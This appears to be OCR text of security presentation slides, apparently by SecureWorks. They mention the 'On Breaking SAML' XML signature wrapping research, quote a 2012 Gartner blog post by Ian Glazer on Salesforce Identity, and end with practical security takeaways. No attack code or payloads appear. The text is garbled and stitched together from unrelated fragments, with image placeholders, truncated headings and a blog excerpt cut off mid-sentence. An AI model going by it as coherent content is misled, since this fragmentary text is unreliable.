
This is delivered to the security team

Tokens not sessions……

On Breaking SAML: Be Whoever You Want to Be

Juraj Somorovsky, Andreas Mayer, Jörg Schwenk, Marco Kampmann, and Meiko Jensen

XML Signature Wrapping Attack on SAML



Signature Verification

valid

Assertion Evaluation

Admin

now what?

Credit : Chuck Mortimore, SalesForce

GONE!

now what? !

A glimpse of the future

Ian Glazer

A MEMBER OF THE GARTNER BLOG NETWORK

Ian Glazer

Research Vice President and Agenda Manager

4 years at Gartner

16 years IT industry

Ian Glazer is a research vice president and agenda manager on the Identity and Privacy Strategies team. He leads IdPS' coverage for authorization and privacy. Topics within these two main areas include externalized authorization management, XACML, federated authorization, privacy by design, and privacy programs. Read Full Bio

Coverage Areas:


A glimpse of the future: Salesforce Identity

by **Ian Glazer** | September 19, 2012 | 8 Comments

Today salesforce.com unveiled its entrance into the identity market, with a set of identity capabilities, and the market may never be the same. Salesforce.com's identity capabilities include a federation identity and service provider as well as some user provisioning services. These capabilities use the existing Salesforce user store (and associated schema) as its identity repository that can then be referenced and leveraged via the other identity services. Furthermore, these identity services are not just available in classic salesforce.com, but in Force.com and Heroku applications as well.

You're likely asking, "Federation and user provisioning – how is that a glimpse of the future?" Taken in isolation, you are right; federation and user provisioning aren't futuristic or anything

Three Key Things…



PROCESS
50 PRODUCT DESIGNS F
CONCEPT TO MANUFACT

Takeaways from this session

- In the next three months:
  - **Ask if your current projects will really deliver**
    - What's **unnecessary**, what's **necessary**, **unavoidable** – tactical/strategic ?
    - Technology
      - Think twice before investing, are the supporting processes there ?
  - **Identify Critical Data Assets**
    - Talk to your business – what are they scared about losing ?
    - Align protective and detective controls to your data assets
    - Practise "good enough" security
- Within six months you should:
  - Implement root & branch **user education** program
  - Define new security roadmap: **people, process & technology**

Practical advice

UKenquiry@secureworks.com



Thanks

donsmith@secureworks.com